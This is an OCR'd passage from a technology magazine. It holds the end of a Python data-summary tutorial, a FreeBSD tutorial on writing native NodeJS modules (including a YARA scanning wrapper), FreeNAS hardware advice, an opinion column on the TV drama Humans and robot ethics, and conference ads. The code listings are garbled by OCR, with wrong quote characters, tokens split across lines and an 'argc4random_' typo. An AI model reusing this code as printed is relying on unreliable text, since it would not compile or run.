,-121.35856'], [,8428 MISTY PASS WAY', ,ANTELOPE', ,95843',
,CA', ,3', ,2', ,1517', ,Residential', ,Thu May 15 00:00:00
EDT 2008', ,212000', ,38.722959', ,-121.347115']], ,Condo':
[[,8020 WALERGA RD', ,ANTELOPE', ,95843', ,CA', ,2', ,2',
,836', ,Condo', ,Mon May 19 00:00:00 EDT 2008', ,115000',
,38.71607', ,-121.364468']]}
```

Now we have the data in the format that we want, but it is still not very readable. Let's make a function to pretty print the data in a more human way:

```
>>> def pretty_print_data(data):
...     for city in data:
...         print „City:  %s" % (city,)
...         for type in data[city]:
...             print „   Type: %s - %d" % (type,
    len(data[city][type]))
```

Now, let's try it and see some sample output:

```
>>> pretty_print_data(processed)
City:  ORANGEVALE
    Type: Residential - 11
City:  CITRUS HEIGHTS
    Type: Residential - 32
    Type: Condo - 2
    Type: Multi-Family - 1
City:  SACRAMENTO
    Type: Residential - 402
    Type: Condo - 27
    Type: Multi-Family - 10
...
```

Output a file with the metrics obtained

We now have the statistical data. But what can we do with it? Let's save it in a file, using the JSON format, so that it can be passed to other applications:

```
>>> import json
>>> with open(,statistics.json', ,wb') as f:
...     json_data = json.dumps(processed)
...     f.write(json_data)
...
>>>
```

And that's it! Try to read the data from the newly created JSON file, so that you get the hang of it…

ABOUT THE AUTHO

My name is Rui Silva and I'm a Python developer who loves open source. I started working as a freelancer in 2008, while I finished my graduation in Computer Science in Universidade do Minho. After my graduation, I started pursuing a master's degree, choosing the field of parallel computation and mobile and ubiquitous computing. I ended up only finishing the mobile and ubiquitous computing course. In my 3 years of freelancing, I worked mostly with python, developing django websites, drupal websites and some magento stores. I also had to do some system administration. After that, I started working in Eurotux Informática, S.A. where I develop websites using Plone, django and drupal. I'm also an IOS developer and sometimes I perform some system administration tasks. Besides my job, I work as a freelancer using mainly django and other python frameworks.

Techno Security & Forensics Investigations Conference

Mobile Forensics World

May 31 - June 3, 2015

Marriott Resort at Grande Dunes

Myrtle Beach, SC · USA

The international meeting place for IT security professionals in the USA

Since 1998

Register Now at

www.TechnoSecurity.us

with promo code **HAK15** for a

20% discount on conference rates!

Comexposium IT & Digital Security and Mobility Trade Shows & Events:

lesassises de la sécurité et des systèmes d'information · roomi · lecercle européen de la sécurité et des systèmes d'information · Techno Security & Forensics Investigations Conference · Mobile Forensics World · CARTES SECURE CONNEXIONS · CARTES SECURE CONNEXIONS AMERICA · an event by comexposium The place to be

NodeJS and FreeBSD – Part 2

DAVID CARLIER

Previously, we've seen how to build NodeJS from the sources in FreeBSD with minor source code changes. This time, we'll have an overview of the application's build process.

There are numerous excellent tutorials to build a nodejs' application in pure Javascript. However, it's also possible to build an application natively in C/C++. It is exactly what we're going to see ...

NodeJs application structure

We only focus on the modern way to build a native application. Before, we had to do a node-waf package via a Python script. It was deprecated and replaced by node-gyp. This is a basic gyp project structure :

```
<project folder>
--> binding.gyp
--> <C++ source code>
```

A binding.gyp file describes the source code to compile, the package name, eventually the necessary compilation/linker flags ... Let's start with an usual Hello world's example, quite FreeBSD.

Hello world

First, we need an entry point, an initializer from which we will export our functions to nodejs ...

```
void Init(Handle<v8::Object> exports)
{
}
```

And to register our module ...

```
NODE_MODULE(freebsdmod, Init) => Note that there is no
   need of a comma after this macro
```

Very well, but for the moment our module is not useful yet, we would need at least one feature.

Let's imagine a simple random function which uses, internally, one of our arc4random family function ... a function which will be called from a nodejs script ... The signature of this function would be.

```
void Random(const v8::FunctionCallbackInfo<v8::Value> &);
```

We can imagine, that, from the nodejs script, we would like to provide a max value limit as unique argument ...

```
#include <stdlib.h>
#include <node.h> => includes both node and v8 structures
   ...

using namespace v8;

void Random(const FunctionCallbackInfo<Value> &args)
{
   Isolate *isolate = Isolate::GetCurrent(); => Here, we
   get the current v8 engine instance
   unsigned long value = 0;
```

```
    if (args.Length() != 1)
              isolate->ThrowException(Exception::TypeError(
             String::NewFromUtf8(isolate, „Needs an argument")));
       if (args[0]->IsNumber()) => the arguments are
    conveniently wrapped, we have access to the caller
    arguments ...
           value = static_cast<unsigned long>(argc4random_
    uniform(args[0]->NumberValue());
       else
           isolate->ThrowException(Exception::TypeError(
              String::NewFromUtf8(isolate, „The argument is
    not a number")));

       args.GetReturnValue().Set(Number::New(isolate,
    value));
}


void Init(Handle<Object> exports)
{
   NODE_SET_METHOD(exports, „random", Random); => We
   finally export our Random function here
}
```

Now, let's have a look a the binding.gyp file ...

```
{
   „targets": [
   {
      „target_name": „freebsdmod", => represents the name
   of our module
      „sources": [„freebsdmod.cc"]
   }
   ]
}
```

Simply, as it is, it is sufficient for this first example. Now, we can compile our module ...

```
> node-gyp configure
> node-gyp build
```

We can now test with a simple nodejs script.

```
var fmod = require(,./build/Release/freebsdmod');
var rnd = fmod.random((1024 * 1024));
console.log(rnd); => Should print a significant numerical value
```

Wrapped objects

Apart of making atomic C++ functions to export, we have also the possibility to handle more complex cases, by making wrapped node objects. For this example, let's use yara library, the malware's tool. The binding.gyp file would look like this ...

```
{
   „targets": [
   {
      „target_name": „yaranode",
      „sources": [„yaranode.cc"],
      „include_dirs":[„/usr/local/include"],
      „libraries": [„-L/usr/local/lib", „-lyara"]
   }
   ]
}
```

A wrapped object must inherit ObjectWrap class.

```
#ifndef YARANODE_H
#define YARANODE_H

#include <yara.h>

#include <node.h>
#include <node_object_wrap.h>

static void addrulecb(int, const char *, int, const char
   *, void *);

class YaraNode : public node::ObjectWrap {
private:
   YR_COMPILER *yc;
   int yrrules;
   explicit YaraNode();
   ~YaraNode();

   static void New(const v8::FunctionCallbackInfo<v8::Va
   lue>&);
   static v8::Persistent<v8::Function> constructor; =>
   Contrary to the Local handles, a Persistent storage is
   independent of any HandleScope, valid until cleared
   static void AddRule(const v8::FunctionCallbackInfo<v8:
   :Value>&);
   static void ScanFile(const v8::FunctionCallbackInfo<v8:
   :Value>&);
public:
   static void Init(v8::Handle<v8::Object>);
   static int yrstatus;
};
```

The Persistent storage will serve us for the YaraNode initialisation from within the Nodejs entry point

```
#include „yaranode.h”

using namespace v8;

void addrulecb(int error, const char *, int line,
        const char *message, void *pprivate) {
    Isolate *isolate = Isolate::GetCurrent();
    if (message)
        isolate->ThrowException(Exception::TypeError(Strin
   g::NewFromUtf8(
            isolate, message)));
}

Persistent<Function> YaraNode::constructor;

YaraNode::YaraNode() {
    yrstatus = yr_initialize();
    if (yrstatus == ERROR_SUCCESS) {
        yr_compiler_create(&yc);
        yr_compiler_set_callback(yc, addrulecb, NULL);
    }
}

YaraNode::~YaraNode() {
    if (yrstatus == ERROR_SUCCESS) {
        yr_compiler_destroy(yc);
        yr_finalize();
    }
}

void YaraNode::New(const FunctionCallbackInfo<Value>
   &args) {
    Isolate *isolate;
    Local<Function> ctor;
    isolate = Isolate::GetCurrent();
    HandleScope scope(isolate); => A HandleScope is
   responsible for all following local handles allocations

    if (args.IsConstructCall()) { => var yr = new
   YaraNode();
        YaraNode *ynode = new YaraNode();
        if (ynode->yrstatus != ERROR_SUCCESS)
            isolate->ThrowException(Exception::TypeError(
                String::NewFromUtf8(isolate, „yara could
   not be instantiated”)));

        ynode->Wrap(args.This()); => Here we wrap our
   YaraNode and can be unwrap as will as we’ll see slighty
   later
        args.GetReturnValue().Set(args.This()); => We
   return basically the wrapped yaranode object to the
   javascript caller
    } else { => YaraNode called as classic function
        ctor = Local<Function>::New(isolate, constructor);
   => We use here our persistent storage to instantiate
   our YaraNode instance
        args.GetReturnValue().Set(ctor->NewInstance());
    }
}

void YaraNode::AddRule(const FunctionCallbackInfo<Value>
   &args) {
    Isolate *isolate;
    int yrc = 0;

    isolate = Isolate::GetCurrent();
    HandleScope scope(isolate);
    YaraNode *ynode = ObjectWrap::Unwrap<YaraNode>(args.
   Holder()); => Here we unwrap to access a YaraNode
   object field
    if (args.Length() > 0) {
        int i, r;
        for (i = 0; i < args.Length(); i ++) { => addRule
   method, from nodejs script, is called like this
   addRule(<rule1>,...,<ruleN>);
            if (args[i]->IsString()) {
                const char *rule;
                String::Utf8Value rrstr(args[i]-
   >ToString());
                rule = *rrstr;
                r = yr_compiler_add_string(ynode->yc,
   rule, 0);
                if (r == 0)
                    ynode->yrrules ++;
                yrc += r;
            }
        }
    }

    args.GetReturnValue().Set(Number::New(isolate, yrc));
}

void YaraNode::ScanFile(const FunctionCallbackInfo<Value>&
   args) {
    Isolate *isolate;
    int yrscan = 0;

    isolate = Isolate::GetCurrent();
    HandleScope scope(isolate);
    YaraNode *ynode = ObjectWrap::Unwrap<YaraNode>(args.
   Holder());
    if (args.Length() == 1 && args[0]->IsString()) {
```

```
        YR_RULES *rules = 0;
        const char *filepath;
        if (ynode->yrrules > 0 &&
            yr_compiler_get_rules(ynode->yc, &rules) ==
    ERROR_SUCCESS) {
            String::Utf8Value fstr(args[0]->ToString());
            filepath = *fstr;
            yrscan = yr_rules_scan_file(rules, filepath, 0,
                    NULL, NULL, 10);
        }
    }

    args.GetReturnValue().Set(Number::New(isolate,
    yrscan));
}

void YaraNode::Init(Handle<Object> exports) {
    Local<FunctionTemplate> temp;
    Isolate *isolate;

    isolate = Isolate::GetCurrent();
    temp = FunctionTemplate::New(isolate, New);
    temp->SetClassName(String::NewFromUtf8(isolate,
    „YaraNode”)); => From within a nodejs script, the class
    will have this name, we could have named it differently
    if necessary
    temp->InstanceTemplate()->SetInternalFieldCount(2);

    NODE_SET_PROTOTYPE_METHOD(temp, „addRule”,
    YaraNode::AddRule); => As the single functions with
    NODE_SET_METHOD, we expose our methods via this macro
    NODE_SET_PROTOTYPE_METHOD(temp, „scanFile”,
    YaraNode::ScanFile);

    constructor.Reset(isolate, temp->GetFunction()); =>
    We clear the Persistent storage for each YaraNode
    instantation
    exports->Set(String::NewFromUtf8(isolate, „YaraNode”),
            temp->GetFunction());
}

void YaraInit(Handle<Object> exports) {
    YaraNode::Init(exports);
}

NODE_MODULE(yara, YaraInit)
```

We could test this module via this simple nodejs script ...

```
var sm = require(,./build/Release/yaranode’);
var yr = new sm.YaraNode();

try {
    var c = yr.addRule(“<rule 1>”,...);
    ...
    var s = yr.scanFile(“<file path>”);
    ...
} catch (ex) {
    console.log(ex);
}
```

This is a simple example and can of course be greatly improved but that might give you some ideas about the possibilities. On several known repositories, there is already a significant number of native nodejs projects which use some popular components (like node geoip for example). I hope this article is able to motivate you enough to start building your own nodejs modules.

ABOUT THE AUTHOR

David Carlier has been working as a software developer since 2001. He used FreeBSD for more than 10 years and starting from this year, he became involved with the HardenedBSD project and performed serious developments on FreeBSD. He worked for a mobile product company that provides C++ APIs for two years in Ireland. From this, he became completely inspired to develop on FreeBSD.

A Complete Guide to FreeNAS Hardware Design,


Part IV: Network Notes & Conclusion


JOSHUA PAETZEL

Network

FreeNAS is a NAS and/or IP-SAN (via iSCSI)...which means everything happens over the network. If you are after performance, you are going to want good switches and server grade network cards. If you are building a home media setup, everything might be happening over wireless, in which case network performance becomes far less critical (there really is a difference in performance between a Cisco 2960G or Juniper EX4200 and a Netgear or Dlink! This difference becomes more pronounced if you are doing vlans, spanning tree, jumbo frames, L3 routing, etc).

In the current landscape, gigE networking is nearly ubiquitous and 10Gbe networking is expensive enough to keep it out of the hands of many home and small business setups. If you have a number of users and appropriate switch gear, you can benefit from aggregating multiple gigE network connections to your FreeNAS box. Modern





hard drives approach, and oftentimes exceed, the performance of gigE networking when doing sequential reads or writes. Modern SSDs exceed gigE networking for sequential or random read/write workloads. This means that – on the low end – a FreeNAS system with a 3 drive RAIDZ pool and a single gigE network connection can hit a bottleneck at the network for performance, since the volume will be able to read or write sequentially at 200+ MB/sec and the network will be limited to ~115MB/sec. If your application is IOPs bound instead of bandwidth bound (such as a database or virtualization platform), and your storage is comprised of spinning disks, you might find that a single gigE connection is sufficient for a dozen or more disks.

Intel NICs are the best game in town for Gigabit networking with FreeNAS. The desktop parts are fine for home or SOHO use. If your system is under-provisioned for CPU or sees heavy usage, the server parts will have better offload capabilities and correspondingly lower CPU utilization. Stay away from Broadcom and Realtek interfaces if and when possible.

In the Ten Gigabit arena, Chelsio NICs are hands down the best choice for FreeNAS. There's a significant premium for these cards over some alternatives, so second and third choice would be Emulex and Intel (In that order). FreeNAS includes drivers for a number of other 10Gbe cards but these are largely untested by the FreeNAS developers.

Fibre Channel

Options here are very limited. Qlogic is pretty much the only game in town. The 16Gb parts do not have a driver yet and the 1Gb parts are no longer supported, so you'll be limited to the 8Gb, 4Gb and 2Gb parts. Fiber initiator mode works out of the box, and the "easter egg" to enable Target mode is well documented and tested.

Boot Devices

FreeNAS was originally designed to run as a read-only image on a small boot device. The latest versions now run read/write using ZFS. A SATA DOM or small SSD is a great boot device for the latest versions. Since ZFS is used, the boot device itself can be mirrored. As an alternative to a SATA DOM or SSD, one or more high quality USB sticks can be used. As an absolute minimum, the boot device must be 4GB, however 8GB is a more comfortable and recommended minimum. Beyond 16GB in size, the space will be mostly unused. Since the boot device can't be used for sharing data, installing FreeNAS to a high capacity hard drive is not recommended.

Conclusion

Hardware configuration is one of the most prominent and active categories in the FreeNAS forum. I have attempted to share some best practices that we at iXsystems have seen over the years and I hope that I have not missed anything big. With so many options and use cases, it's difficult to come up with a set of one-size-fits-all instructions. Some other tips if you get stuck:

1. Search the FreeNAS Manual for your version of FreeNAS. Most questions are already answered in the documentation.
2. Before you ask for help on a specific issue, always search the forums first. Your specific issue may have already been resolved.
3. If using a web search engine, include the term "FreeNAS" and your version number.

As an open source community, FreeNAS relies on the input and expertise of its users to help improve it. Take some time to assist the community; your contributions benefit everyone who uses FreeNAS.

To sum up: FreeNAS is great—I've used it for many years and we have several instances running at iXsystems. I attempted to provide accurate and helpful advice in this post and as long as you follow my guidance, your system should work fine. If not, feel free to let me know. I'd love to hear from you.

ABOUT THE AUTHOR

iXsystems Director of IT

Channel 4 television in the UK (In association with AMC) is currently running an innovative marketing campaign for Persona Synthetics, a trailer to launch the new TV series, Humans. This Sci-Fi drama is set in a world where a lifelike robotic servant – a 'synth' – is the latest craze. Is humanity ready?

ROB SOMERVILLE

Regular readers of this column will by now realise that one of the topics known to most easily raise my blood pressure beyond safe limits is the "big disconnect" – this gaping chasm of misunderstanding and values between society, leadership, management and the practitioners and guardians of technology at the coal face. The smooth advertising campaign for *Humans* so penetrated the nation's psyche that people were Googling the subject almost in a state of panic – very much like the knee-jerk response to the BBC broadcast in 1938 of *War of the Worlds* where the public were outraged by the authenticity of the program believing that the earth was being invaded by Martians. So maybe I am not alone in this perception.

I must admit I was intrigued by the campaign, and if it wasn't for my tacit understanding of Channel 4 being a creative and innovative broadcaster, and my grasp of where we are at technology wise, I could have quite easily fallen for the plot hook, line and sinker. Without that background however, it would have scared the living daylights out of me. I would be surprised if a few telephone calls were not logged against this advert by the emergency services, and in our so typically understated British way, no doubt someone will submit a written complaint to the Advertising Standard Authority.

The whole subject of trans-humanism and cyborgs is fraught with idealistic ladders and ethical snakes as it's sallies forth into philosophical and spiritual territory. Does man have a soul? Are computers moral beings? The best starting point I believe is indeed ethics, as another section of society has historically managed to deal relatively maturely, albeit rather opaquely, with similar questions – the medical fraternity. The whole gamut of what we can add to or remove from our bodies in way of transfusions, transplants or surgery has pretty much been thrashed out by ethics committees by now, and there are few people who would refuse on medical or ethical grounds a replacement human kidney or a blood transfusion.

With advances in medical science, the jury is still out as far as to where the exact boundaries lie, but the first "official" human head transplant is due to be performed in 2017. The first attempt was made on a monkey in 1954 by Vladimir Demikhov only 22 years after the movie Frankenstein was released and only 9 years after the close of the Second World War where some 70 illegal medical research programs were carried out in the Nazi death camps. Having a rather tarnished view of the ability of the Military Industrial Complex to be open, honest and transparent leads me to suspect that a successful transplant may have already occurred behind the thick velvet curtain of public perception.

While there are those that would categorise Demikhov as a "Mad scientist", in all probability if he had performed his ground-breaking surgery in the West rather than behind the Iron Curtain, he may well have been fêted for a Nobel peace prize, ironically an honour conceived by the inventor of dynamite. Truth is indeed stranger than fiction. But as always, it is not the technology (or in this case the chemistry) that is of interest, but how it is applied and who has control. If we are honest with ourselves, the Western business model is not the ideal basis for research and development as the return on investment may be spectacular if a nugget of gold is found, but in the majority of cases all the investor is left with after considerable sifting is dirt. It is no wonder then that the major advances take place off the radar, being funded either by major corporations or a combination of the government and the military. And this leaves us with a problem – he who pays the piper chooses the tune, and when you have a project with such a large geopolitical footprint, you can comfortably bet the intellectual property is not going to be made Open Source any time soon for the benefit of all.

Maybe I am getting old, but the last time I heard of serious investment in a project that could benefit mankind on a global scale was the space race during the cold war. Kennedy, spooked by the Russian advances with Sputnik and the Luna 2 unmanned mission to the moon, initiated the Apollo program which led to the first man stepping forth onto lunar soil. Without doubt, this was driven by the tensions of the cold war but in a perverse way the opposing factions managed somehow to reach equilibrium and we now have an International Space Station. While space as a domain is very much in control of the military, there are some advances with public companies looking to offer charter flights in the future at least to the edge of the atmosphere of the earth e.g. Virgin etc. It is unlikely in our lifetime that we will discover the full panoply of what is really has been going on up there for the past 50 years – we do however have but a very small clue with the "Star wars" program.

As a technologist, I'll be flippant for a moment and admit I would love to have a personal cyborg help me around the house. The idea has been mooted since the 1960's, the era of my birth so I hope I may be forgiven. Provided there is a strong ethical boundary (Do no evil) as stated in previous articles, I would have no problem with this if there was an effective "kill switch". Going on past history though, and as a human being, I seriously have my doubts. We have yet to deal effectively with Spam, Trolls, Kiddie Porn and Hackers and that is just at the Internet layer. The Middle East is a bloodbath, Africa despite 50 years of intervention is still a cesspit of conflict and poverty, the USA, Europe and Russia have yet to resolve their political and idealistic differences, and that is even before we bring other developing nations to the table. Japan and China, having embraced technology from a very different ethical and philosophical perspective than the West, I would suggest, have the best chance of surviving the cultural and ethical tsunami that this technology presents with any significant degree of benevolence. It would be much better though for humanity if we all got around the table and sorted out issues like food, clean water and poverty – and then concentrated on the technological infrastructure. As a race, we still haven't managed to deal with the impact of the AK47 – one of the cheapest, most widely available and effective pieces of killing technology of our age. This does not inspire confidence. If the series proves to be as powerful as the realistic advertising campaign and trailers, hopefully this will open the doors to some rational debate as to where exactly technology should sit ethically – and as a priority – in our vulnerable world.

The series will be available in the UK on Channel 4 from the *14th* of *June 2015 and in the US*A *on AMC* from the *28th* of *June 2015.*

ABOUT THE AUTHOR

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid-eighties, he has worked in many corporate sectors including finance, automotive, airlines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

Take your Android development skills to the next level!

Whether you're an enterprise developer, work for a commercial software company, or are driving your own startup, if you want to build Android apps, you need to attend AnDevCon!

AnDevCon
The Android Developer Conference
July 29-31, 2015
Sheraton Boston

Right after Google IO!

- Choose from more than 75 classes and in-depth tutorials
- Meet Google and Google Development Experts
- Network with speakers and other Android developers
- Check out more than 50 third-party vendors
- Women in Android Luncheon
- Panels and keynotes
- Receptions, ice cream, prizes and more (plus lots of coffee!)

Android is everywhere!
But AnDevCon is where you should be!

Earn your Certificate!
Enhance your skills and professional qualifications as an Android expert with over 23 hours of hardcore Android training!

"There are awesome speakers that are willing to share their knowledge and advice with you."
—Kelvin De Moya, Sr. Software Developer, Intellisys

"Definitely recommend this to anyone who is interested in learning Android, even those who have worked in Android for a while can still learn a lot."
—Margaret Maynard-Reid, Android Developer, Dyne, Inc.

Register Early and Save at www.AnDevCon.com

A BZ Media Event #AnDevCon

Calling all SharePoint and Office 365 Developers!

SPTechCon Developer Days

June 24-26, 2015

San Francisco

Microsoft Keynote!

Chris Johnson

Group Product Manager for Office 365 at Microsoft

"We are very excited to see an event that is purely focused on developers, Office 365 and SharePoint. See you there!"

—Chris Johnson

SPTechCon Developer Days will help you understand the new application model, modern Web development architecture, languages and techniques, and much more. Check out these topics on the agenda:

The New App Model • JavaScript and jQuery • Office Graph & Delve • REST, CSOM and APIs • Web Part Development • Modern Web Development Architecture • Responsive Web Design Client-Side Development • App and Workflow Customization • Branding • SPServices • The Content Query Web Part • SharePoint for ASP.NET Developers • Visual Studio and SharePoint • Building Single-Page Apps • AngularJS and BreezeJS • Mastering Bootstrap • HTML5 and CSS • TypeScript for SharePoint Developers • Developing an Intranet • The Data View Web Part Office Web Apps • Business Connectivity Service • Creating Master Pages and Page Layouts• Secured Web Services Solutions Versioning and Upgrading Features • The Content Search Web Part • The Evolution of SharePoint Event Receivers • Code Solutions for Performance and Scalability

Presented by

SPTechCon The SharePoint Technology Conference

Microsoft

Attendance limited to the first 375 developers

Check out the program at www.sptechcon.com/devdays

A BZ Media Event